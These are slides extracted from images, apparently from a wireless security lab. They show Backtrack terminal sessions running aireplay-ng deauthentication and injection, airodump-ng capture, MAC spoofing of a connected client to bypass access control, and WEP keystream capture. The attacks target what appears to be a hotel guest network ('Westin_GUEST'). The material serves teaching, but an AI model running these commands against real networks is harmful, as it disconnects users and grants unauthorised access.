
+ Frame 219: 265 bytes on wire (2120 bits), 265 bytes captured (2120 bits)
+ Radiotap Header v0, Length 26
- IEEE 802.11 Probe Response, Flags:R...C
Type/Subtype: Probe Response (0x05)

Injection Time

■ wireshark filter

- `(wlan.bssid==58:93:96:11:27:d8) && !(wlan.fc.type_subtype==0x08)`

- aireplay-ng -9 -e Westin_GUEST -a 58:93:96:11:27:d8 mon0




```
BT5R2
Applications Places System Thu Jun 21, 12:08 AM
root@bt: ~
File Edit View Terminal Help
root@bt:~# aireplay-ng -9 -e Westin_GUEST -a 58:93:96:11:27:d8 mon0
00:08:38 Waiting for beacon frame (BSSID: 58:93:96:11:27:D8) on channel 9
00:08:38 Trying broadcast probe requests...
00:08:39 Injection is working!
00:08:40 Found 1 AP

00:08:40 Trying directed probe requests...
00:08:40 58:93:96:11:27:D8 - channel: 9 - 'Westin_GUEST'
00:08:43 Ping (min/avg/max): 2.152ms/7.518ms/21.280ms Power: -50.71
00:08:43 17/30: 56%

root@bt:~#
```

<< back | track 5

- **aireplay-ng -0 5 -a 58:93:96:0E:8F:A8 mon0**
 - forces all clients to disconnect and reconnect




```
BT5R2
Applications Places System Thu Jun 21, 2:45 AM
root@bt: ~
File Edit View Terminal Help
root@bt:~# aireplay-ng -0 5 -a 58:93:96:0E:8F:A8 mon0
02:45:42 Waiting for beacon frame (BSSID: 58:93:96:0E:8F:A8) on channel 10
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
02:45:43 Sending DeAuth to broadcast -- BSSID: [58:93:96:0E:8F:A8]
02:45:43 Sending DeAuth to broadcast -- BSSID: [58:93:96:0E:8F:A8]
02:45:44 Sending DeAuth to broadcast -- BSSID: [58:93:96:0E:8F:A8]
02:45:44 Sending DeAuth to broadcast -- BSSID: [58:93:96:0E:8F:A8]
02:45:45 Sending DeAuth to broadcast -- BSSID: [58:93:96:0E:8F:A8]
root@bt:~#
```

<< back | track 5

- Connect wireshark to mon0
- perform a aireplay-ng injection
- perform a de-auth injection

Lab3: By-Pass Security

■ `airodump-ng -c 10 -a --bssid 58:93:96:0E:8F:A8 mon0`



```
BT5R2
Applications Places System Thu Jun 21, 2:53 AM
root@bt: ~
File Edit View Terminal Help

CH 10 ][ Elapsed: 28 s ][ 2012-06-21 02:53

BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUT
58:93:96:0E:8F:A8 -44   0      7       339    1 10 54e. OPN

BSSID          STATION          PWR Rate Lost Frames Probe
58:93:96:0E:8F:A8 00:C0:CA:4F:85:ED  0   24 - 1     0      71 Westin_G
58:93:96:0E:8F:A8 38:E7:D8:00:AF:6C -1   48e- 0     0      1
58:93:96:0E:8F:A8 00:27:10:5A:21:BC -1   36e- 0     0      7
58:93:96:0E:8F:A8 7C:6D:62:BF:DF:FD -1   48e- 0     0    285
```

<< back | track 5

- macchanger --mac xx:xx:xx:aa:aa:aa wlan0
- ifconfig wlan0 hw ether 00:80:48:BA:d1:30



A screenshot of a terminal window titled "BT5R2" running on Backtrack 5. The terminal shows the following command sequence:

```
root@bt:~# ifconfig wlan0 down
root@bt:~# macchanger --mac 00:c0:ca:4f:85:ed wlan0
Current MAC: 00:c0:ca:4f:85:ea (Alfa, Inc.)
Faked MAC: 00:c0:ca:4f:85:ed (Alfa, Inc.)
root@bt:~#
```

The terminal window has a dark background with a red and white icon bar at the top. The title bar says "BT5R2". The status bar at the bottom right shows the date and time: "Thu Jun 21, 12:20 AM". The window title is "root@bt: ~". The menu bar includes "File", "Edit", "View", "Terminal", and "Help".

- **ifconfig wlan0 up**

- **iwconfig wlan0 essid “Westin_GUEST” channel 10**

Wireless Settings

Wireless Network

- Enable SSID Broadcast
- Enable Wireless Isolation

Name (SSID):

Region:

Channel:


Mode:

Security Options

- None
- WEP
- WPA-PSK [TKIP]
- WPA2-PSK [AES]
- WPA-PSK [TKIP] + WPA2-PSK [AES]



- With a legitimate client connected...
- Log the shared authentication exchange
- airodump-ng mon0 -c 11 --bssid 58:93:96:0E:8F:A8 -w keystream




The screenshot shows a terminal window titled "BT5R2" running on a Kali Linux desktop environment. The terminal displays the output of the airodump-ng command, which is monitoring a wireless interface (mon0) on channel 11. The output includes the following information:

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUT
4C:60:DE:3E:C8:1C	-17	0	0	0 0	11	54e	WEP	WEP	

Below this, another table provides detailed station information:

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
4C:60:DE:3E:C8:1C	90:27:E4:F8:B5:14	-23	0 - 1	0	2	

